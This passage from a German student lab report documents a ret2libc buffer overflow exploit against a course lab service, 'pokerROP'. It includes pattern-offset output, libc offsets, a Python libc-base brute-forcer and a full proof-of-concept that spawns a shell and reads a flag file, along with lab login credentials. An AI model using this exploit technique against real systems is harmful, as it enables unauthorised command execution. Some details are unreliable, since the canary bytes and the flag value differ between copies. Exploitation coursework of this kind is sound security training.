Um überprüfen zu können, an welcher Stelle das EIP Register überschrieben wird generierte ich mit pattern\_create ein Pattern (siehe Abbildung).

```
L$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 400 130 ✖
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
```

Diese fügte ich nach 128 a's und den canaries der Variable Buffer hinzu. In der folgenden Ansicht ist der Auszug aus dem Skript ersichtlich.

```
...
```

```

pattern =
'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1A
c2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4
Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8
Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3
Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al
9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A'
canaries = '\xbc\xad\xba\x8'
buffer = "A" * 128 + canaries + pattern
...
Pattern.py

```

Das EIP Register wurde mit dem Wert 37614136 überschrieben. Dies übergab ich dem Tool pattern\_offset und erhielt 20 als Offset.

```

(kali@kali)-[~/Documents/whh3]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 37614136
[*] Exact match at offset 20

```

Daher war meine Idee, dass der Buffer schlussendlich wie folgt ausschauen sollte:

Buffer = 128 \* a + canaries (4 byte) + fillernopsleds (20 byte) + ropchain

Als nächstes überlegte ich mir, wie ich nun etwas auf dem Zielsystem ausführen soll. Ich erinnerte mich, dass in der Vorlesung erwähnt wurde, dass wir uns Return to Libc anschauen sollten und ich schaute mir an, um was es sich bei diesem Begriff handelt.

Die Idee hinter ret2libc ist, dass man, statt in einer Anwendung Shellcode einzufügen und dann an die Adresse des Shellcodes zu springen, Funktionen verwendet, welche in der C Library vorhanden sind. Das kann beispielsweise ein Aufruf der Funktion System sein, um /bin/sh auszuführen. Darüber hinaus benötigt man die Funktionen exit(), um das Programm sauber zu beenden. [12]

Anschließend suchte ich nach einer Möglichkeit, wie ich mir meine Ropchain zusammen bauen kann. Ich wurde mit einer detaillierten Anleitung fündig [13]. Diese beschreibt, wie die Base Adressen von den benötigten Funktionen herausgefunden werden kann. Wie bereits erwähnt benötigt man dafür system, exit und /bin/sh. Die Base Adressen wurden wie in der Abbildung ersichtlich bestimmt:

```

(kali㉿kali)-[~/Desktop/whh3/aufgabe4/USB Stick-20210125]
$ strings -a -t x ./libc.so.6 | grep /bin/sh
15cdc8 /bin/sh

(kali㉿kali)-[~/Desktop/whh3/aufgabe4/USB Stick-20210125]
$ readelf -s ./libc.so.6 | grep system
1461: 0003ab40    55 FUNC      WEAK      DEFAULT   13 system@GLIBC_2.0

(kali㉿kali)-[~/Desktop/whh3/aufgabe4/USB Stick-20210125]
$ readelf -s ./libc.so.6 | grep exit
141: 0002e7f0    33 FUNC      GLOBAL    DEFAULT   13 exit@GLIBC_2.0
559: 000b1645    24 FUNC      GLOBAL    DEFAULT   13 _exit@GLIBC_2.0
617: 00116de0    56 FUNC      GLOBAL    DEFAULT   13 svc_exit@GLIBC_2.0
652: 00120b60    33 FUNC      GLOBAL    DEFAULT   13 quick_exit@GLIBC_2.10
1048: 00120b20    52 FUNC      GLOBAL    DEFAULT   13 atexit@GLIBC_2.0
2267: 0002e820    78 FUNC      WEAK      DEFAULT   13 on_exit@GLIBC_2.0

(kali㉿kali)-[~/Desktop/whh3/aufgabe4/USB Stick-20210125]
$ █

```

Daraus ergab sich folgendes:

system = libcBase + 0x3ab40

exit = libcBase + 0x2e7f0

binsh\_string = libcBase + 0x15cdc8

Mit diesem Wissen konnte nun ein weiteres Skript entwickelt werden, dass die Base Adresse von Libc per Bruteforcing ermittelt. Dazu musste ich zuerst herausfinden, in welchem Bereich die Base Adresse ungefähr liegen kann. Ich habe die Anwendung in Gdb eingespielt und die Base Adressen ausgelesen (siehe Abbildung). Mir ist dabei aufgefallen, dass sich Base Adresse von Libc beim Neustart der virtuellen Maschine nur geringfügig ändert. Statisch bleiben immer die ersten 2 Byte (B7) und die letzten 3 Byte (000). Byte 3 – 5 muss also erraten werden.

Mapped address spaces:

	Start Addr	End Addr	Size	Offset	objfile
	0x8048000	0x8049000	0x1000	0x0	/home/osboxes/Documents/whh3
/test1/pokerROP	0x8049000	0x804b000	0x2000	0x1000	/home/osboxes/Documents/whh3
/test1/pokerROP	0x804b000	0x804d000	0x2000	0x3000	/home/osboxes/Documents/whh3
/test1/pokerROP	0x804d000	0x804e000	0x1000	0x4000	/home/osboxes/Documents/whh3
/test1/pokerROP	0x804e000	0x804f000	0x1000	0x5000	/home/osboxes/Documents/whh3
/test1/pokerROP	0xb7e19000	0xb7fca000	0x1b1000	0x0	/home/osboxes/Documents/whh3
/test1/libc.so.6	0xb7fca000	0xb7fcc000	0x2000	0x1b0000	/home/osboxes/Documents/whh3
/test1/libc.so.6	0xb7fcc000	0xb7fcd000	0x1000	0x1b2000	/home/osboxes/Documents/whh3
/test1/libc.so.6	0xb7fcd000	0xb7fd0000	0x3000	0x0	
	0xb7fd0000	0xb7fd1000	0x1000	0x0	/home/osboxes/Documents/whh3
/test1/libinetsec.so					



Das entwickelte Skript ist in der folgenden Tabelle ersichtlich. Die Base Adresse von Libc wurde mit ,0xB7000000' festgelegt. Die Repsonse Variable wurde mit ,false' initialisiert. Anschließend wird innerhalb einer Schleife der Wert dieser Variable überprüft. Danach wird die bereits beschriebene Ropchain mit der Base Adresse berechnet. Nachdem der Buffer übertragen wurde wird ein ,echo martingratt' an die Anwendung gesendet. Sollte der folgende Response ,martingratt' beinhalten wird die Variable ,repsonse' auf true gesetzt. Sollte dies nicht der Fall sein wird libcBase um 0x00001000 erhöht und der Vorgang beginnt von vorne.

```
import struct
import socket
import time

canaries = '\xBC\xAD\xB8\xA8'
fillerNopSleds = '\x90' * 20
login = 'cs19m050:cs19m050' + '\n'
libcBase = int("0xB7000000", 16)
response = 'false'
while response == 'false':
    print "-----"
    print "Bruteforcing application with the following libc base address: " + hex(libcBase)
    print "-----"
    system = libcBase + 0x3ab40
    exit = libcBase + 0x2e7f0
    binsh = libcBase + 0x15cdc8

    r2libc = struct.pack('<L', system)
    r2libc += struct.pack('<L', exit)
    r2libc += struct.pack('<L', binsh)

    buffer = "A" * 128 + canaries + fillerNopSleds + r2libc

    IP_FH = '10.105.21.174'
    IP_MARTIN = '10.0.2.22'
    IP = IP_FH
    PORT = 8080
    BUFFER_SIZE = 2048

    # connection establishment+
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```

connect = s.connect((IP, PORT)) # hardcoded IP address

# login to the application
s.send(login)
res2 = s.recv(BUFFER_SIZE)

time.sleep(0.02)

# sending buffer to change username vulnerability
s.send('u ' + buffer + '\n')
res3 = s.recv(BUFFER_SIZE)

# echo something with bin/sh
s.send('echo martingratt' + '\n')
res4 = s.recv(BUFFER_SIZE)

if ("martingratt" in res4):
    print "SUCCESSFUL"
    print "-----"
    print "echo martingratt successfully executed with libc base address " + hex(libcBase)
    print "-----"
    response = 'true'
else:
    print "FAILED"
    print "-----"
    print "Failed to echo martingratt with libc base address " + hex(libcBase)
    print "-----" + "\n"

libcBase = libcBase + 0x00001000
s.close()

```

getBaseLibc.py

Das erstellte Skript gab auf der Konsole folgendes aus (siehe Abbildung):

```
-----  
Bruteforcing application with the following libc base address: 0xb75b2000L  
-----  
FAILED  
-----  
Failed to echo martingratt with libc base address 0xb75b2000L  
-----  
  
-----  
Bruteforcing application with the following libc base address: 0xb75b3000L  
-----  
SUCCESSFULL  
-----  
echo martingratt successfully executed with libc base address 0xb75b3000L  
-----  
  
Process finished with exit code 0
```

Mithilfe des Skripts konnte also ermittelt werden, dass die Base Adresse von LibC 0xb75b3000 sein muss. Diese Information wurde verwendet, um den schlussendlichen Proof of concept zu entwickeln. Die Schleife wurde entfernt und der Variable libcBase der Wert 0xb75b3000 zugewiesen. Statt „echo martingratt“ wurde zuerst „ls -l“ übertragen, in der Abbildung ist der Response ersichtlich:

```
/home/kali/PycharmProjects/whh3_4/venv/bin/python /home/kali/PycharmProjects/whh3_4/poc_aufgabe_4.py  
Response: total 32  
-rwx----- 1 student01 student01 18 Jan 29 11:07 cs19m002_flag.txt  
-rwx----- 1 student17 student17 18 Jan 28 00:37 cs19m003_flag.txt  
-rwx----- 1 student16 student16 18 Jan 28 22:39 cs19m006_flag.txt  
-rwx----- 1 student10 student10 18 Jan 29 10:53 cs19m011_flag.txt  
-rwx----- 1 student11 student11 18 Jan 29 07:52 cs19m016_flag.txt  
-rwx----- 1 student05 student05 18 Jan 27 19:51 cs19m023_flag.txt  
-rwx----- 1 student14 student14 18 Jan 29 12:45 cs19m027_flag.txt  
-rwx----- 1 student06 student06 18 Jan 29 12:46 cs19m050_flag.txt  
  
Process finished with exit code 0
```

So konnte bestimmt werden, dass meine Flag cs19m050\_flag.txt sein musst. Daher endete ich das auszuführende Kommando auf „cat cs19m050\_flag.txt“, damit der Inhalt der Datei ausgegeben wird und bekam folgende Antwort:

```
/home/kali/PycharmProjects/whh3_4/venv/bin/python /home/kali/PycharmProjects/whh3_4/poc_aufgabe_4.py  
Response: ?]-z#L,UI'Erbh4qx
```

Der Inhalt der Flag ist also folgender:

- ?]-z#L,U!Erbh4qx

Ich konnte innerhalb des Abgabeslots keinen Bereich finden, wo man das Token abgeben hätte können. Daher gehe ich davon aus, dass es innerhalb der Dokumentation ausreicht.

Der schlussendliche PoC ist nochmals als Leseunterstützung in folgender Tabelle ersichtlich:

```
import struct
import socket
import time

canaries = '\xBC\xAD\xB8xA8'
fillerNopSleds = '\x90' * 20
login = 'cs19m050:cs19m050' + '\n'
libcBase = int("0xB75b3000", 16)
#cmd = 'ls -l'
cmd = 'cat cs19m050_flag.txt'

system = libcBase + 0x3ab40
exit = libcBase + 0x2e7f0
binsh = libcBase + 0x15cdc8

r2libc = struct.pack('<L', system)
r2libc += struct.pack('<L', exit)
r2libc += struct.pack('<L', binsh)

buffer = 'A' * 128 + canaries + fillerNopSleds + r2libc

IP_FH = '10.105.21.174'
IP_MARTIN = '10.0.2.22'
IP = IP_FH
PORT = 8080
BUFFER_SIZE = 2048

# connection establishment
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((IP, PORT))

# login to the application
```

```
s.send(login)
res2 = s.recv(BUFFER_SIZE)

time.sleep(0.02)

# sending buffer to change username vulnerability
s.send('u ' + buffer + '\n')
res3 = s.recv(BUFFER_SIZE)

# sending cmd which should be executed
s.send(cmd + '\n')

#response of cmd
res4 = s.recv(BUFFER_SIZE)
print "Response: " + res4

s.close()
poc_pokerrop_canaries_also.py
```

## 5 Literatur

- [1] Microsoft, *Antimalware Scan Interface (AMSI)*. [Online]. Verfügbar unter: <https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal> (Zugriff am: 30. Januar 2021).
- [2] Microsoft, *How the Antimalware Scan Interface (AMSI) helps you defend against malware*. [Online]. Verfügbar unter: <https://docs.microsoft.com/en-us/windows/win32/amsi/how-amsi-helps> (Zugriff am: 30. Januar 2021).
- [3] Microsoft, *How the Antimalware Scan Interface (AMSI) helps you defend against malware*. [Online]. Verfügbar unter: <https://docs.microsoft.com/en-us/windows/win32/amsi/how-amsi-helps> (Zugriff am: 30. Januar 2021).
- [4] Emeric Nasi, *macro\_pack*. [Online]. Verfügbar unter: [https://github.com/sevagasmacro\\_pack](https://github.com/sevagasmacro_pack) (Zugriff am: 30. Januar 2021).
- [5] Richard Davy und Gary Nield, *Dynamic Microsoft Office 365 AMSI In Memory Bypass Using VBA*. [Online]. Verfügbar unter: <https://secureyourit.co.uk/wp/2019/05/10/dynamic-microsoft-office-365-amsi-in-memory-bypass-using-vba/> (Zugriff am: 30. Januar 2021).
- [6] Microsoft, *RtlFillMemory macro (wdm.h)*. [Online]. Verfügbar unter: <https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-rtlfillmemory> (Zugriff am: 30. Januar 2021).
- [7] Vraz Azarav, *Disable DEP & ASLR on Windows 7*. [Online]. Verfügbar unter: <https://311hrs.wordpress.com/2019/05/26/disable-dep-aslr-on-windows-7/> (Zugriff am: 23. Januar 2021).
- [8] Mordechai Guri, *ASLR - WHAT IT IS, AND WHAT IT ISN'T*. [Online]. Verfügbar unter: [https://blog.morphisec.com/aslr-what-it-is-and-what-it-isnt/#:~:text=Address%20Space%20Layout%20Randomization%20\(ASLR,in%20a%20process's%20address%20space](https://blog.morphisec.com/aslr-what-it-is-and-what-it-isnt/#:~:text=Address%20Space%20Layout%20Randomization%20(ASLR,in%20a%20process's%20address%20space). (Zugriff am: 23. Januar 2021).
- [9] Microsoft, *Data Execution Prevention*. [Online]. Verfügbar unter: [https://docs.microsoft.com/en-us/windows/win32/memory/data-execution-prevention#:~:text=Data%20Execution%20Prevention%20\(DEP\)%20is,of%20memory%20as%20non%2Dexecutable](https://docs.microsoft.com/en-us/windows/win32/memory/data-execution-prevention#:~:text=Data%20Execution%20Prevention%20(DEP)%20is,of%20memory%20as%20non%2Dexecutable). (Zugriff am: 24. Januar 2021).
- [10] Dave W, *SDL List of Banned Functions*. [Online]. Verfügbar unter: <https://github.com/intel/safestringlib/wiki/SDL-List-of-Banned-Functions> (Zugriff am: 29. Januar 2021).
- [11] cplusplus.com, *memcpy*. [Online]. Verfügbar unter: <http://www.cplusplus.com/reference/cstring/memcpy/> (Zugriff am: 29. Januar 2021).
- [12] 0xRick, *Buffer Overflow Examples, Bypassing non-executable stack by re2libc - protostar stack6*. [Online]. Verfügbar unter: <https://0xrick.github.io/binary-exploitation/bof6/> (Zugriff am: 28. Januar 2021).

- [13] Josiah Beverton, *Stack Buffer Overflows: Linux 3 - Bypassing DEP with ROP*. [Online].  
Verfügbar unter: <https://reboare.github.io/bof/linux-stack-bof-3.html> (Zugriff am: 29.  
Januar 2021).